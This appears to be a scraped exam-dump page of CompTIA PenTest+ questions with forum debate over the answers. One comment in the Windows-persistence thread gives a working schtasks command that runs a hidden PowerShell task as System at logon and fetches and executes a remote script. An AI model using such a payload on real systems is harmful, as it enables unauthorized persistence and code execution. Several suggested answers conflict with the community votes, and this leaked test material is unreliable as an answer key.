Question #1 *Topic 1*

DRAG DROP -

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Select and Place:

Suggested Answer:

bigwilly69 Highly Voted 3 years, 9 months ago

I would go:

Zverlory

zv3rl0ry

Zverl0ry

Zv3r!0ry

Checked using passwordmeter.com for strength.

upvoted 17 times

staccata 3 years ago

26 lowercase, 26 uppercase,10 digits, 33 characters classified as ASCII Punctuation & Symbols

zv3rl0ry each char has 36 symbols i.e. 36^8 permutations

Zverlory each char has 52 symbols 52^8 permutations

Zverl0ry each char has 62 symbols 62^8 permutations

Zv3r!0ry each char has 95 symbols 95^8 permutations

The question is about complexity i.e. entropy. A password cracker is not a true test of entropy. The time it takes for software depends on how the software is written not necessarily the entropy of the password.

upvoted 3 times

AshenOne Highly Voted 3 years, 11 months ago

I would go:
Zverlory
zv3rl0ry
Zverl0ry
Zv3r!0ry

Checked using passwordmeter.com for strength.
upvoted 7 times

someguy1393 3 years, 9 months ago
That would be my selection too.
upvoted 2 times

anonamphibian Most Recent 2 years, 6 months ago
Passed the EXAM, about 10 percent of the ABCD questions were on the actual test, all PBQs were really the only thing that were on the test. Everything else was either reworded completely or new. I guess its a given now that PT0-001 wont be in commission within the next couple months.
upvoted 1 times

Cock 2 years, 6 months ago
It was on the exam
upvoted 1 times

staccata 3 years ago
zv3rl0ry lower case and digits 24+10 symbols per char
Zverlory upper and lower case 48 symbols per char
Zverl0ry upper, lower, digits 58 symbols per char
Zv3r!0ry upper, lower, digits, symbols dunno how many symbols there are but the is the most complex from a bruteforce perspective (not dictionary necessarily)
upvoted 2 times

staccata 3 years ago
Sorry 26 for English alphabet :-)
26 lowercase, 26 uppercase,10 digits, 33 characters classified as ASCII Punctuation & Symbols
upvoted 2 times

g4nt3ng 3 years, 1 month ago
so which one is correct?
upvoted 1 times

CybeSecN 3 years, 1 month ago
I would go for,
Zverlory > Upper case Lower case > 47 hours
Zverl0ry > Numbers Upper case Lower case > 4 days
zv3rl0ry > Numbers Lower case > 6 days
Zv3r!0ry > Numbers Upper case Lower case Symbols > 4 months
upvoted 1 times

CybeSecN 3 years, 1 month ago
Do not rely on the password strength test to answer this full question as different password strength tests would provide different results depending on its character configuration.

Please see below for the justification,
---
https://www.my1login.com/resources/password-strength-test/
Zverlory > Upper case Lower case > 47 hours
Zverl0ry > Numbers Upper case Lower case > 4 days
zv3rl0ry > Numbers Lower case > 6 days
Zv3r!0ry > Numbers Upper case Lower case Symbols > 4 months

https://www.security.org/how-secure-is-my-password/
zv3rl0ry > 1min

Zverlory > 22min
Zverl0ry > 1 hour
Zv3r!0ry > 8 Hours

https://password.kaspersky.com/
Zverlory > 6 days
Zverl0ry > 12 days
zv3rl0ry > 12 days
Zv3r!0ry > 12 days

However, the question mentioned the order should be based on the character set and
I would go for:
Zverlory - 2 character types
zv3rl0ry - 2 character types
Zverl0ry - 3 character types
Zv3r!0ry - 4 character types
upvoted 4 times

staccata 3 years ago
The question is about complexity i.e. entropy. A password cracker is not a true test of entropy. The time it takes depends on how the software is written not necessarily the entropy of the password.
upvoted 1 times

versun 3 years, 2 months ago
Passed the exam today with 835 points Total 75 questions in 1 hours.
11 questions are new!
I remember a new question: how to remove command history in linux? right answer is “history -c”.
We'll meet again at the CISSP or OSCP? exam Thank you all very much!!!!!
upvoted 5 times

carletten 3 years ago
Hi, thanks for the tip. Were your answares based on the comments on this site? how did you manage?
upvoted 1 times

DrChats 3 years, 2 months ago
Hi, were the PBQs same as here
upvoted 1 times

versun 3 years, 1 month ago
Yes, all the same
upvoted 1 times

pr0xyguy 2 years, 5 months ago
Passed today with 795. Not all questions were on the exam, but enough. Good study resource.
upvoted 1 times

DrDoMe 3 years, 2 months ago
any ideas
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?
A. Enforce mandatory employee vacations

B. Install video surveillance equipment in the office

C. Implement multifactor authentication

D. Encrypt passwords for bank account information
upvoted 1 times

staccata 3 years ago
A. Enforce mandatory employee vacations
This is a IT management question. A 100% correct.

upvoted 1 times

phorpiex 3 years, 1 month ago

implement MFA

upvoted 3 times

davidkoc 3 years, 2 months ago

Isn't this supposed to be the order based on the character set?

zv3rl0ry (26 lowercase + 10 digits)

Zverlory (26 lowercase + 26 uppercase)

Zverl0ry (26 lowercase + 26 uppercase + 10 digits)

Zv3r!0ry (26 lowercase + 26 uppercase + 10 digits + Special charaters)

upvoted 4 times

cvMikazuki 2 years, 11 months ago

took exam today. i answered this

upvoted 3 times

Yanos_kv 3 years, 2 months ago

answer is:

Zverlory

Zv3rl0ry

Zverl0ry

Zv3r!0ry

upvoted 1 times

Hobbes26 3 years, 3 months ago

In terms of entropy H, which is equal to L*Log(N)/Log(2), we get a new order:

zv3rl0ry: 41 (plays with 36 chars: lc + num)

Zverlory: 45.6 (plays with 52 chars: lc + uc)

Zverl0ry: 47.6 (plays with 62 chars: lc + uc + num)

Zv3r!0ry: 52.4 (plays with 94 chars: lc + uc + num + symb)

This is not helping much because we now have 3 valid choices but this one makes a lot of sense when comparing the number of characters per set.

upvoted 3 times

Hobbes26 3 years, 3 months ago

It depends which service you look at. The numbers from msxdos3 are good from passwordmeter.com. Using www.my1login.com, I get:

Zverlory cracked in 47 hours

ZverlOry cracked in 4 days

zv3rlOry cracked in 6 days

Zv3r!Ory cracked in 4 months

To me Zverl0ry(uc, lc, 1num) is more complex than zv3rl0ry(lc, 2num). I'll have to check if several numbers is better then large cap.

upvoted 1 times

msxdos3 3 years, 6 months ago

Zverlory 27%

zv3rl0ry 41%

Zverl0ry 55%

Zv3r!0ry 81%

Checked using passwordmeter.com for strength

upvoted 2 times

Dexterx 3 years, 8 months ago

I would go

Zverlory

zv3rl0ry

Zverl0ry

Zv3r!0ry

zv3rl0ry : 2 character sets only digits and lowercase
Zverl0ry : 3 character sets digits , lowercase and uppercase that is harder to crack
upvoted 2 times

Tahani 3 years, 7 months ago
I agree I would go with the same order. I check The password meter website to measure the complexity of the password. Zverl0ry is harder to crack compared to zv3rl0ry.
http://www.passwordmeter.com
*Note: do not measure your own actual passwords using this site, not trusted! :)
upvoted 1 times

D1960 4 years, 4 months ago
Is that a zero or an uppercase O - it might make a difference. Assuming an uppercase O.

Zverlory (only u/c is first char)
ZverlOry (two u/c one in the middle)
zv3rlOry (l/c u/c and digit)
Zv3r!Ory (l/c u/c digit and spec char)

If it's a zero, maybe:
Zverlory (l/c and u/c)
Zverl0ry (l/c u/c and digit)
zv3rl0ry (l/c u/c and 2 digits)
Zv3r!0ry (l/c u/c 2-digits and spec char)
upvoted 1 times

night00 4 years, 3 months ago
im pretty sure its a zero
upvoted 2 times

someguy1393 3 years, 9 months ago
Ya, it's a zero for sure.
upvoted 1 times

f66 4 years ago
I would switch Zverl0ry & zv3rl0ry personally, zv3rl0ry doesn't actually have any uppercase letters. l/c and 2 digits only
upvoted 1 times

Question #2 *Topic 1*

DRAG DROP -


A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

#!/usr/bin/python


s = `Administrator`

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Select and Place:



Suggested Answer:



mr_robot Highly Voted 4 years, 5 months ago

nist

nsrt

imdA

strat

upvoted 22 times

bigwilly69 3 years, 9 months ago

yes but I would say,

nist

nsrt

imdA

strat

upvoted 4 times

staccata 3 years ago

start:stop:hopcount

start:stop are positional absolute (dependent on char array length)

-13 -12 -11 -10 -9 -8 -7 -6 -5 -4 - 3 -2 -1

A d m i n i s t r a t o r

0 1 2 3 4 5 6 7 8 9 10 11 12

upvoted 1 times

americaman80 Highly Voted 3 years, 4 months ago

Hey guys I ran this code in Python and this is what came up:

nist

nsrt

imdA

strat

The answer is correct

Try it for yourself:

```
# vim string.py

#!/usr/bin/python

s = "Administrator"
print(s[4:8])
print(s[4:12:2])
print(s[3::-1])
print(s[-7:-2])

:wq

# python string.py
```

upvoted 6 times

Cock Most Recent 2 years, 6 months ago

It was on the exam

upvoted 2 times

Yanos_kv 3 years, 2 months ago

Given solution is correct!

upvoted 1 times

[Removed] 3 years, 3 months ago

I'm lost. If we don't have a python compiler to run the code in the exam. how we figure out the output? we memory each No. instead each letter or ?? Moreover there are just 4 output nist

nsrt

imdA

strat

why the answer shows more outputs?

upvoted 1 times

nedeajob12 3 years ago

you are looking at the wordbank my guy. the 4 answers are in the output column.

upvoted 2 times

a_random_person 2 years, 6 months ago

1. See staccata's comment on mr_robot's answer, or search up how python string slicing works. Also, python is an interpreted language and not a complied one (i.e. you need the python interpreter to run python programs).
2. The extra boxes are to trick you. You aren't supposed to use all the boxes. It's even stated in the question.

upvoted 1 times

lopesjaf 3 years, 7 months ago

Agree, other example/explanation: https://railsware.com/blog/python-for-machine-learning-indexing-and-slicing-for-lists-tuples-strings-and-other-sequential-types/

upvoted 2 times

Tahani 3 years, 7 months ago

https://www.digitalocean.com/community/tutorials/how-to-index-and-slice-strings-in-python-3

upvoted 2 times

boblee 4 years, 2 months ago

Ignore my comment. I thought the last one was a double colon. Mr_Robot is correct.

upvoted 1 times

boblee 4 years, 2 months ago

the correct answer is

nist

nsrt

imdA

snmA

upvoted 2 times

Question #3 *Topic 1*

A penetration tester has compromised a Windows server and is attempting to achieve persistence. Which of the following would achieve that goal?

A. schtasks.exe /create/tr ı€powershell.exeı€ Sv.ps1 /run

B. net session server | dsquery -user | net use c$

C. powershell && set-executionpolicy unrestricted

D. reg save HKLM\System\CurrentControlSet\Services\Sv.reg

Suggested Answer: *D*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

According to PenTest+ Practice Tests Book - SYBEX

D. - reg save saves a copy of specified subkeys, entries, and values of the registry in a specified file. A file with the .reg file extension is a registration file used by the Windows Registry. These files can contain hives, keys, and values.

upvoted 6 times

D1960 4 years, 4 months ago

What good is saving the registry entries, if you cannot restore them? If you lose your access to the system, how do you restore your access by restoring part of the registry?

upvoted 1 times

mr_robot 4 years, 4 months ago

I agree with you however the command from schtasks is incomplete. For the attacker to maintain persistence during logon he would need to add the /sc onlogon switch to the command:
https://rasor.wordpress.com/2013/08/12/powershell-scheduling-a-task/

For that reason, I think D would not the the best answer but the least incorrect:
https://rasor.wordpress.com/2013/08/12/powershell-scheduling-a-task/

"HKLM\System\CurrentControlSet\services

The keys located here get loaded by the Service Controller at various times during the operation of the computer. Some are loaded at system startup and others are loaded on demand or when triggered by other events. The attackers want to load at startup so that even if no user logs in they can connect to the computer."

upvoted 1 times

mr_robot 4 years, 2 months ago

Also, once you modify the registry you can add a dodgy service to be started at logon and maintain persistence to the device:

https://threatvector.cylance.com/en_us/home/windows-registry-persistence-part-1-introduction-attack-phases-and-windows-services.html
https://threatvector.cylance.com/en_us/home/windows-registry-persistence-part-2-the-run-keys-and-search-order.html

upvoted 1 times

mr_robot 4 years, 2 months ago

Best answer is A. You have to use "reg add" instead of "reg save" in order to add a new subkey or entry to the registry.

upvoted 2 times

khuno 4 years, 2 months ago

Examples

reg add \\ABC\HKLM\Software\MyCo
reg save HKLM\Software\MyCo\MyApp AppBkUp.hiv

upvoted 2 times

bigwilly69 Highly Voted 3 years, 9 months ago

the answer should be A, it is the first letter of the alphabet, and therefore it is the best.

upvoted 5 times

Mr_KiWi 3 years, 3 months ago

This is misleading.

upvoted 4 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

contender 2 years, 9 months ago

You need to have a persistent connection even if the machine is rebooted. You cannot get with a scheduled task. Most of the commands in this dump are incomplete. No surprise there.

upvoted 2 times

Treebeard88 1 year, 9 months ago

In the Pearson book chapter 8 page 355 nearly the same statement was made right after the section on scheduled jobs and tasks.

upvoted 1 times

Genos_Sid 2 years, 7 months ago

In the Pentest+ book it says "unlike memory resident exploits, both scheduled tasks and cron jobs can survive reboots." Chapter 6 Exploit and Pivot page 200

upvoted 2 times

juandante 2 years, 10 months ago

The correct answer is either A, either D.

For A, indeed, there are errors in the command, but if it is done right (first thing is to remove the "/run"), obviously anything can be written in the PowerShell script to achieve persistence. I would say A because the intention by the n00b to achieve persistence with the A is higher than the D, thanks to the errouneous "/run" switch. The A would be the most straight foward way to accomplish.

Now the D, the problem is that saving the reg is useless. It would be better to add to the registry, and in consequence, I don't see any intention from the n00b writting the D command to want to achieve persistence, it would more be information gathering.

If we follow the logic of "correcting" the answers, the C can be also a correct answer, by adding "&& Sv.ps1", altought this wouldn't work for multiple reasons.

I would anwser A.

upvoted 2 times

staccata 3 years ago

PenTest+ Practice Tests Book - SYBEX

Many Q's are from Sybex Practise Tests Book..

Correct Answer is D from the book if you care..

upvoted 1 times

ken111 3 years, 5 months ago

The answer is D PowerShell

Version 1 has only 129 Cmdlets and schtasks is not one of them

https://social.technet.microsoft.com/wiki/contents/articles/13769.powershell-1-0-cmdlets.aspx

upvoted 3 times

TheThreatGuy 3 years, 8 months ago

None are correct. I assume there are some typos somewhere here, as well as missing info.

For A to be correct, the command would be: schtasks /create /tn TASKNAME /tr PATHTOFILE /sc FREQUENCY /ru USERTORUNAS.

For D to be correct, you cannot use the save command. The correct command would be: reg add "PATH-OF-REG-ENTRY" /v VALUE-TO-ADD /t REG_SZ /d "PATH_TO_EXECUTABLE_FOR_PERSISTENCE"

So I would be prepared for both of those.

upvoted 5 times

Shinigami637 3 years ago

I second this. Either can be correct on the exam, depending on the wording.
upvoted 1 times

toroloco 3 years, 10 months ago
in this link you will find a little more in depth info how to maintain persistence with HKLM\System\CurrentControlSet\Services just hit Ctrl f, and enter Tool Persistence in this link: https://blogs.blackberry.com/en/2013/08/windows-registry-persistence-part-1-introduction-attack-phases-and-windows-services
upvoted 1 times

Allen2020 3 years, 10 months ago
Correct answer is A. Scheduled Tasks :Attacker uses the Windows Task Scheduler to create callbacks and retain persistence.
upvoted 1 times

boblee 4 years, 2 months ago
The answer is A in this context. SYBEX is bad.
upvoted 2 times

DaDude 4 years, 4 months ago
The schtasks is not complete,
/run - this is an on demand (you would need to be on the machine to run this)

if you lost connection you would not be able to run this again
upvoted 3 times

D1960 4 years, 3 months ago
But maybe you would not have to run it again? It depends on what the powershell script does.
upvoted 1 times

merdoso 4 years, 4 months ago
Strange--- agree about A. The issue is that you could get persistance with both... but reg key like this is strange.
upvoted 1 times

phatboy 4 years, 9 months ago
Correct answer is A. https://pentestlab.blog/2019/11/04/persistence-scheduled-tasks/
upvoted 4 times

who__cares123456789___ 3 years, 7 months ago
schtasks /create /tn PentestLab /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring("http://10.0.2.21:8080/ZPWLywg"))'" /sc onlogon /ru System
upvoted 1 times

Shinigami637 3 years ago
I disagree. The best answer is D. The very link you posted shows it being created as a scheduled task using the /sc and /ru parameters. In this answer, though, it's not actually created as a scheduled task. Rather, it's something to be ran immediately (hence /run).

The "spirit" of the question is to achieve persistence in the system; if you are to use the task scheduler to do this, you would want to set up a schedule to do something like a reverse shell. If you only run the powershell just once, it will no longer persist once the computer is restarted. That's why I believe the /run command eliminates answer A. For it to be viable, I think the /sc parameter should have been supplied (just like your answer.)
upvoted 1 times

MrRiver 3 years ago
Answer D says "reg save" wich Saves an EXISTING registry Key to a File.
Saving something that allready exists can't provide Persistance ...
A machtes best alltough the answers is maybe incomplete ...
upvoted 1 times

Shinigami637 3 years ago
You're right about this, and I take back my comment. I'm gonna echo what TheThreatGuy says above: be prepared for either A or D, as it could be either.
upvoted 1 times

Question #4 *Topic 1*

A client has scheduled a wireless penetration test. Which of the following describes the scoping target information MOST likely needed before testing can begin?

A. The physical location and network ESSIDs to be tested

B. The number of wireless devices owned by the client

C. The client's preferred wireless access point vendor

D. The bands and frequencies used by the client's devices

Suggested Answer: *D*

Community vote distribution

A (100%)

D1960 Highly Voted 4 years, 5 months ago

I think A.

If you don't know the physical location and network ESSIDs to be tested, you could break into the wrong network. And that could be actually illegal.

upvoted 13 times

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. In this scenario, the penetration tester would need to receive the bands and frequencies used by the client's wireless devices to proceed with the wireless penetration test. Wireless devices may operate on a number of bands and frequencies, and knowing the exact bands and frequencies would allow a penetration tester to conduct the wireless penetration test as requested.

upvoted 13 times

goldengodiva 3 years, 8 months ago

The answer is A. You want to know the physical location because if your client is located in another country, then there may be restrictions and regulations regarding what kind of testing tools you can use.

upvoted 2 times

goldengodiva 3 years, 8 months ago

This would apply even if the test is wireless. You would then obtain network info once you know the location and the applicable laws.

upvoted 2 times

carlo479 3 years, 5 months ago

i mean how do you know that the client is located in another country lol

upvoted 1 times

kloug Most Recent 1 year, 7 months ago

aaaaaaaa

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

Genos_Sid 2 years, 7 months ago

I think it's A

Knowing the SSIDs that are in scope is critical when working in shared buildings. Penetrating the wrong network could cause legal or even criminal repercussions -Pentest+ book.

upvoted 1 times

smalltech 3 years, 2 months ago

Wireless and wired network scoping often comes into play for penetration testers who will conduct on-site work, or when the network itself is in scope. Thus it's important to know which SSIDs belong to your target and which are valid targets. At the same time,

knowing which subnets or IP ranges are in scope is also key to avoid targeting third parties or otherwise going outside of the penetration test's scope.

Comptia Pentest studyguide
upvoted 2 times

dp12 3 years, 2 months ago
dafuq? this is A
upvoted 2 times

smalltech 3 years, 2 months ago
A.https://www.triaxiomsecurity.com/our-wireless-penetration-testing-methodology/
Gather Scoping Information
After initiating the project, scoping/target information will be collected from the client. In the case of wireless penetration testing, this information will include a list of all MAC Addresses and SSIDs in scope. This will assist the engineer in determining which access points are accounted for, and which access points are actually rogue access points. Additionally, during this stage a list of all buildings and locations are collected, and the project is scheduled.
upvoted 1 times

ripple 3 years, 3 months ago
It's quite obviously A - you need to know where you will physically be testing and the identities of the APs you'll be testing against.
upvoted 2 times

nakres64 3 years, 4 months ago
A is definitly the correct answer.
https://www.triaxiomsecurity.com/our-wireless-penetration-testing-methodology/
upvoted 3 times

Kirkx 3 years, 5 months ago
No way D here.. Why not - 1 The frequency could be understand as 2.4 or 5ghz or both, and it only will have some impact on what equipemnt should be used by the pentester. 2 - If frequency here is understool as Channels, it is ridiculous also because, most of the equipments are set to change the channel as the noise increase on the channel used.
upvoted 1 times

xMilkyMan123 3 years, 7 months ago
im going D for this one
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
Let me add my argument for choosing A. Who's to say that another company nearby isn't inadvertently using the same bands? When we scope a PenTest we do it with SSID as well as knowing the physical location (I believe by physical location it means address). Even if the SSID is hidden it is still necessary for our assessment. I agree with D1960, we aren't trying to break the law. Imagine the the post office delivering mail based on the type of house you live in, rather than using your name and address.....
upvoted 2 times

bigwilly69 3 years, 9 months ago
as i have always said, when in doubt, you can count on a to be correct.
upvoted 3 times

boyladdudeman 3 years, 5 months ago
Lisa Simpson said always choose B and move on :P
upvoted 2 times

Ed394 3 years, 10 months ago
The answer is D. The reason is if you are conducting a Pen Test in a multi occupancy office building you need to ensure you are testing the correct WiFi network. The reason it's not A is the SSID may be hidden from you as part of the security measures.
upvoted 2 times

Acidscars 3 years, 9 months ago
How would D be the most precise way ensure you are testing the right network? If you wanted to test the right network, start with the physical address so you show up to the right building/floor and the SSID so you know you have the right network. To go even further I would ask for the vendor of WAP and then maybe the band. A lot of modern WAP use a flexible band that can frequency hop to the least congested which can make knowing the band and frequencies a moot point.
upvoted 1 times

dyers 3 years, 4 months ago

Also many locations will have multiple access points using multiple bands, so what's the point of knowing the frequency when over a large enough area they could be using all optimal channels 1,6,11 on 2.4ghz

upvoted 1 times

[Removed] 4 years, 1 month ago

I think there are 2.4 and 5 GHz to scope the devices but the physical maybe the pentester known it

upvoted 2 times

[Removed] 4 years, 1 month ago

*physical lacation

upvoted 1 times

boblee 4 years, 2 months ago

The answer is D. why would the attacker need the physical location of the access point?

upvoted 3 times

Question #5 *Topic 1*

Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

A. ICS vendors are slow to implement adequate security controls.

B. ICS staff are not adequately trained to perform basic duties.

C. There is a scarcity of replacement equipment for critical devices.

D. There is a lack of compliance for ICS facilities.

Suggested Answer: *B*

Community vote distribution

A (100%)

phatboy Highly Voted 4 years, 9 months ago

I think the answer should be A.

upvoted 10 times

who_cares123456789___ 3 years, 7 months ago

Don't see how adequate security controls are the purview of vendors. A quick c/p of "ICS security problems" into google shows many papers and sites describing how credential mgmt is subpar, networks arent segregrated, etc...I say eliminate A as vendors are not responsible for controls...then elim D as these places are burdened with massive compliance regulations and elim C since there is absolutely no reason to believe equipment is scarce ....you are left with but 1 answer

upvoted 1 times

mr_robot Highly Voted 4 years, 5 months ago

I would go for A. - "On average, vendors take a rather long time to fix vulnerabilities (more than six months) Elimination of some vulnerabilities—measured by time from vendor notification to release of a patch—can take more than two years. For end users, such protracted responses increase the risk of exploitation of device vulnerabilities."

https://www.ptsecurity.com/ww-en/analytics/ics-vulnerabilities-2019/

upvoted 6 times

kloug Most Recent 1 year, 7 months ago

aaaaaaaaaa

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

nataldogomes 2 years, 6 months ago

Selected Answer: A

I think the answer is the letter A.

upvoted 2 times

Cybersec1989 2 years, 12 months ago

Even D1960 says Answer is A pls people :)

upvoted 1 times

9SH4 2 years, 11 months ago

Have you taken the test already?

upvoted 1 times

phish7827 3 years, 1 month ago

I would say "A" after reading the following.

The highest percentage of vulnerabilities identified in ICS product assessments continues to be improper input validation by ICS code. Poor access controls—credentials management and security configuration—were the second

most common security weakness identified in new ICS software in 2009–2010. Authentication weaknesses follow in third place. However, vulnerabilities reported from the previous CSSP ICS product assessments include more patch management problems than the more recent findings.
https://us-cert.cisa.gov/sites/default/files/recommended_practices/DHS_Common_Cybersecurity_Vulnerabilities_ICS_2010.pdf
upvoted 2 times

americaman80 3 years, 4 months ago
"The highest percentage of vulnerabilities identified in ICS product assessments continues to be improper input validation by ICS code. Poor access controls—credentials management and security configuration—were the second most common security weakness identified in new ICS software in 2009–2010. Authentication weaknesses follow in third place. However, vulnerabilities reported from the previous CSSP ICS product assessment."

https://us-cert.cisa.gov/sites/default/files/recommended_practices/DHS_Common_Cybersecurity_Vulnerabilities_ICS_2010.pdf
upvoted 2 times

nakres64 3 years, 5 months ago
"Many ICSs were established years before security standards were established, and as a result, are considerably outdated."
Correct answer seems to be A.
upvoted 1 times

bigwilly69 3 years, 9 months ago
is this even up for debate? it is obviously a.
upvoted 2 times

boboloboli 4 years ago
I would agree that is is B. The BEST answer is almost always training and the human factor when it comes to security. The slow implementation could be caused by inadequate training.
upvoted 3 times

Acidscars 3 years, 9 months ago
It doesn't really mention that. It says "perform basic duties"; not specifically referring to security but their job in general. It's heavily implying they are truly incompetent employees in every aspect. In my experience people working in those type of fields are very siloed and really know their job role well.
upvoted 3 times

TheThreatGuy 3 years, 8 months ago
Agree. And the issue isn't with the employees anyway. It's with the ICS vendor.... Answer is A.
upvoted 2 times

jon34thna 4 years, 6 months ago
I think its A also.
upvoted 3 times

D1960 4 years, 6 months ago
I also think the answer should be A
upvoted 3 times

Question #6 *Topic 1*

A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0. Which of the following levels of difficulty would be required to exploit this vulnerability?

A. Very difficult; perimeter systems are usually behind a firewall.

B. Somewhat difficult; would require significant processing power to exploit.

C. Trivial; little effort is required to exploit this finding.

D. Impossible; external hosts are hardened to protect against attacks.

Suggested Answer: *C*
Reference:
https://nvd.nist.gov/vuln-metrics/cvss

Community vote distribution
C (100%)

mr_robot Highly Voted 4 years, 5 months ago
Tricky one. The question below is taken from PenTest+ Practice Tests Book - SYBEX

A detailed penetration report was given to a security analyst. The penetration was conducted against the target organization's DMZ environment. The report had a finding that the Common Vulnerability Scoring System (CVSS) had a base score of 1.0.
To exploit this vulnerability, which level of difficulty would be required?

A. Very difficult, because the perimeter systems are usually behind a firewall
B. Somewhat difficult, because it would require powerful processing to exploit
C. Trivial, because little effort would be required to exploit the findings
D. Impossible, because the external hosts are hardened to protect against attacks

The CVSS score from every material found from this question on the Internet is 10.0 but from the book is 1.0.

Here is their explanation:

C. - The Common Vulnerability Scoring System (CVSS) is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Security analysts often use CVSS ratings to prioritize response actions. Each measure is given a descriptive rating and a numeric score.

It must be just a typo but just a small detail I detected from this question.
upvoted 7 times

ufovictim 3 years, 7 months ago
IDK if there's a typo or not, but since a CVSS score of 10.0 designates it as an incredibly critical vulnerability, it only stands to reason that it would be trivial to exploit. A score of 1.0 would be next to impossible to exploit. C is the correct answer in this case but I'd watch for this question on the exam.
upvoted 2 times

bigwilly69 Highly Voted 3 years, 9 months ago
i think C, I did alot of my own research and came to the conclusion that C. - The Common Vulnerability Scoring System (CVSS) is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Security analysts often use CVSS ratings to prioritize response actions. Each measure is given a descriptive rating and a numeric score.
upvoted 5 times

kloug Most Recent 1 year, 6 months ago
cccccccccccc
upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

Mediocrity 3 years, 3 months ago

C.

A good way to think of this is that in order to achieve a score of 10 its has to have all the CVSS flags set to the highest severity. The easy it is for the attacker the higher the severity rating will be.

upvoted 2 times

xMilkyMan123 3 years, 7 months ago

How can a CVSS of 10 be trivial?

upvoted 2 times

who__cares123456789___ 3 years, 7 months ago

Trivial to exploit they are saying...but how do we know that? See my link above and a c/p from my WGU class ...I believe if you read into how the scoring is done, you can infer that it would be trivial...at least fro one whom knows what they are doing!!

